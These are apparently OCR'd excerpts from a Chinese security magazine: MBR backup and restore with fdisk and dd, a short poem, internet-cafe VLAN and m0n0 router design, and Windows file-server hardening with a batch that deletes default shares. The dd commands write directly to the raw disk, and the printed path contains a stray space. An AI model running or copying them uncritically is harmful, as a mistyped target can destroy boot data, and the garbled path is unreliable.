若以前将linux的引导装载程序装在了MBR上，现在由于windows出现故障，需要重新安装，那么windows安装后会重写MBR，这时linux的引导装载程序（GRUB）就没有了，我们只要按前面所讲的方法一或方法二进行操作。与前面不同的是，当你在启动选单中选择了linux，引导装载程序会立即启动linux。而前面那种是由windows的引导程序先装载linux的引导装载程序（GRUB），再由linux的引导装载程序启动系统。

四、恢复MBR

有时我们由于安装了新的操作系统，改变了MBR，使得有些系统无法正常引导，这时我们就要恢复MBR了。

要恢复MBR，就要先知道MBR里面是什么东西。前面说过MBR存在于硬盘上第一个扇区的512个字节，它可分成三部分：前446个字节为引导程序，这是能引导系统的部分；接着的64个字节就是分区表；最后2个字节是55aa(十六进位)检验标志。

恢复MBR有两种方法：

（1）使用windows中的一个分区工具fdisk.exe，在命令提示符中输入**fdisk /mbr**即可。

（2）使用linux中的dd命令。装完系统后首先将MBR备份下来（仅备份前446个字节，后面从第447字节到第512字节保存的是分区表信息），可以在终端中输入**dd if=/dev/hda of=/boot /mbr.bak bs=446 count=1**（将其备份mbr.bak文件并放在/boot分区中）。要恢复时在终端中输入**dd if=/boot /mbr.bak of=/dev/hda bs=446 count=1**。

五、总结

本文不是教你怎样去安装操作系统，而是教你如何恰当的配置引导装载程序，使得系统崩溃时不至于因为无法启动而头痛。在应用时还要根据实际情况，将文中的分区名称做适当的改变。

编辑点评：

你有没有试过将C盘根目录下的ntldr直接替换成grub？其实系统的引导一点也不神秘。引导程序是独立的，基本上也是通用的。文章中提到的只是几种常用的方法，你了解原理以后完全可以根据自己的需要随意修改，甚至加密，相信会有更多的乐趣。

[Zero]诗歌：

没有什么值得怀疑，认为是对的就去做吧。每天哭泣着寻找可以让自己依靠的人，上帝会让你如愿吗？失败已经成为了你的朋友，就连圣诞老人也带不给你所需要的东西，没有一个人在一生中未曾得到过好的机会，只是你无法抓住而已。当世界上的真情在逐渐消失的那一刻，只有我们用心的去体验那份真情，去感受那份真情所带来的温暖，才可以唤回那即将远去的美好。只有这样，我们的字典中那永恒的意义将不再那么茫然。

浅谈网吧安全之网络架构

冰的原点&beer

从本文中你可以学到：

1、从网络架构方面来看网吧的安全

2、路由和防火墙的配置

一谈到网吧，大家是不是都想到了免费上网，怎么加钱呢？这回可不同，这次给大家讲的是如何让网吧安全。讲网吧安全不得不提到网络架构，一个好的网络架构是一个网吧最基本的前提。当然，这个做好了，再来做安全方面会简单多了。闲话也不多说，我们直接进入主题！

一、网络架构

首先，我们得根据网吧所在的实际物理位置来布局，这个不用多说！当我们选好结构后，我们接下来要做的是什么呢？比如我所在的网吧，有四个楼层，是划成四个VLAN呢，还是划成其




图1 作者所在网吧的网络架构

它的？为了比较清晰的说明情况，我把我们网吧的架构画了出来，这样能够更清晰看出个所以然！如图1。

我们把一、三、四楼分别划成二个VLAN，也就是这三个楼层合起来就有六个VLAN了，二楼呢？我们单独的把二楼拿出来，即图中的B区和C区，采用TP-LINK 1024V把每台机子都划成一个VLAN！然后把几台服务器放在另外一个区域中，即图中的VLAN 0。也许大家就会问了，为什么划这么多的VLAN？而且同一层的为什么也要划成两个VLAN呢？这里就是问题所在了。大家都知道，现在的ARP病毒很厉害吧！而且一发生这样的情况，通常都是整个VLAN的集体掉线等很严重的情况，这样的做法就是通过硬件把问题最小化。这里也不会从根本上解决ARP的问题，但至少给网吧带来了不少的好处！如果发生了ARP病毒，只会给这个区域带来影响，而丝毫不会对其它区域产生影响。这里，又会有人问了，为什么二楼每台机子都是VLAN，而其它的楼层不这样呢？这个很容易理解，毕竟，网吧是用来赚钱的，不可能把安全做彻底了，而生意没了。大家都知道CS这样的局域网游戏非得在一个VLAN中玩的才爽快（上浩方打不在此考虑之内），所以给每台机子都划分VLAN只用在二楼，其它的楼层都有相应的小局域网。这里顺便提一下，几台服务器都是不能相互访问的（在服务器安全配置里会具体提到，以免一台的沦陷导致其它服务器的攻破！）。这样做完以后，即把问题都集中一个小的区块中，容易管理和解决问题！

二、路由和防火墙的配置

路由器是整个网络的核心，在路由器的选择方面，硬件路由器使用简单方便，但是扩充功能不足，特别是网络扩大或是面对攻击不能很好的提供保护。而软件路由器就是一台普通PC，可以根据需要适当的增加内存，更换处理器，选用数据处理能力更大的网卡，这里我向大家推荐使用m0n0做软件路由。m0n0是基于Freebsd而开发的软件路由器。由于Freebsd有着比Linux更高的稳定性、可靠性，所以用m0n0来做软件路由绝对是最好的选择。而且安装配置比Coyote更简单，功能更强大，主要支持如下功能：

1. 多广域网固定IP支持
2. 支持ppoe、dhcp、pptp、static等方式接入
3. 支持无线局域网
4. 支持DNS转发、DHCP服务、SNMP服务、ARP代理，支持加密验证
5. 支持VPN服务
6. 可以查看系统的使用内存和CPU的占用及实时流量查看等
7. 强大的防火墙功能以及日志记录。

做为网吧的核心设备，不一定要求好的配置，但一定要稳定。最好是使用845以上的主板，处理器1.7以上，内存128m以上，100m以上的硬盘（建议使用电子硬盘）。网卡最好选择处理数据能力优秀的，这里我们选用的是Intel 82559的网卡。接下来就是m0n0的安装，这里为大家推荐两个网站，大家自己去看吧（重点不在这上面咯）。**http://www.router.net.cn/softrouter/List_125.html**和**http://www.m0n0china.org/viewthread.php?tid=72&extra=page%3D4**。（因为不好用语言表达，这里做个动画代替，动画会收录在光盘中）。

这里只是为大家提供个思路而已，实际操作起来可能会碰到这样或那样的困难，但是我们在做配置前得有一个好的思路！这样我们做起事来就不会感到毫无办法。

[文章中涉及到的视频教程在光盘中有收录]

编辑点评：

从网络架构方面来看网吧的安全，很适合网管阅读的一篇文章啊，小黑们也很值得一看，知己知彼，才能百战不殆嘛！不过单从网吧安全上来讲，这些是远远不够的，希望作者继续努力，为大家带来更多更好的文章！

浅谈网吧安全之服务器的配置

图 冰的原点&beer

从本文中你可以学到：网吧服务器的安全配置

看了上期的文章大家是不是觉得有点晕呢？感觉一点可操作性都没有，而且说的那些在实际中又很少碰到，不过那些东西确实得说一下，不要紧，这次给大家带来的可是很详细的哦！大家可要看好了！我们一起来看下服务器安全我们到底要做些什么呢？

因为是服务器，所以在安全方面和个人电脑有所不同。既要保证服务的正常又要保证服务的安全。当然了，不同的服务器配置起来就不一样了。这里我们先讲下数据库的服务器，很重要的。收费服务器采用的是Pubwin2007，后台采用sql数据库，程序从本机调用数据库！还有一个电影服务器，这个也是和别人公司合伙做的。安全性还可以，虽然也是用ASP做的，但没有后台页面，用AC数据库，并且服务器只开放了80端口，日常的更新和维护都是直接在服务器上操作。因为这两台服务器是别人公司定点制作的，我们没有直接参与，因此只是略提一下。接下来讲的就是文件服务器了。我们把服务器的配置分成以下几个步骤：系统安装->杀软（并更新病毒库到最新）->系统补丁->装服务->安全配置向导配置防火墙->日志记录和账号审核->权限分配->磁盘权限分配，最后就是3389远程登录问题！从系统安装到系统补丁这三步我想大家都了解。接下来就是装服务了，因为作为文件服务器，要开通FTP服务。（这里我拿虚拟机做实验，大家凑合着看吧！）我们来一步步操作。打开控制面板->添加删除程序->添加/删除winodws组件。这里把“安全配置向导”（过会儿会用到）和“应用程序服务器”勾上，这里先不要急着点安装。我们点到“应用程序服务器”再点开下面的详细信息，会出现如下对话框，如图1。

每一个选项都会有提示的，这里我只选了两个，大家依自己的情况而定。其中我们再打开iis的详细信息，这里把FTP服务前的钩勾上就可以安装服务了。服务装好了，我们接下来利用机子自带的安全配置向导来配置防火墙。刚才不是装了个安全配置向导么？这下就可以派上用场了。依次展开开始->程序->管理

工具->安全配置向导。一路next来到如图2的界面，这里我们只开通FTP就行了，其它的不需要装，把WEB前面的钩得去掉。


下一步，这里要把dns和dns注册客户端前的钩去掉，当然如里大家还是不太明白哪些该装，哪些不该装的话，点击那个小三角形，它就会显示这个服务是干什么用的，并且提示你装还是不装，如图3。


下一步来到这里，如图4。


这里是让你检查还有什么服务需要开的，什么服务需要关。然后下一步，来到如图5。


这里千万不要把“跳过这一部分”给勾上了，就是用这个来配置的。继续下一步，来到这里，如图6。

这里要把20、123和139给关了。下一步，我们可以看到我们开了哪些端口，哪些没有开。接下来的按默认的配置就可以了。一路next来到如图7的地方。


图1 应用程序服务器



图2 安全配置向导



图3 显示这个服务是干什么用的，并且提示你装还是不装


图4 确认服务更改

这里要求我们为安全策略文件取个名字，这里随便取，只要自己记得就行了。继续下一步，这里我们选择现在应用。这样，我们就利用系统自带的配置向导配置了一个策略。接下来来看防火墙。我们依次打开控制面板->Windows防火墙，如果你没有启用的话，我们把它调成启用。我们打开防火墙例外这个选项，这里微软已经跟我们做了很好的解释：Windows防火墙正在阻止除下列选定程序和服务之外的传入网络连接。添加例外将使部分程序更好的工作，但可能增加安全风险。点击“添加程序”，如图8。


我只是在虚拟机上测试用的，所以只装了Symantec Antivirus客户端和tm，这里要根据实际的要求来进行取舍。点击确定既可。这样，除了这个列表中的程序外，其它程序如果要访问网络的话，就会被系统自带的防火墙给拦下来。这里要提到一个问题就是共享的问题，因为是文件服务器，所以共享是要开的，但是系统自带的默认共享我们一定要禁止掉。从网上的说法看来，可以通过改注册表来让它彻底关掉，但是我们不同意这种做法，因为我们不可能时时刻刻去关注注册表，因此如果别人通过改注册表的方法把共享开了的话，我们会毫无察觉。因此我们建议在启动项加一个批处理，每次开机自启时自动删除默认共享。批处理内容如下：



图5 不要勾选“跳过这一部分”


图6 打开端口并允许应用程序

```
net share c$ /del
net share admin$ /del
net share d$ /del
```

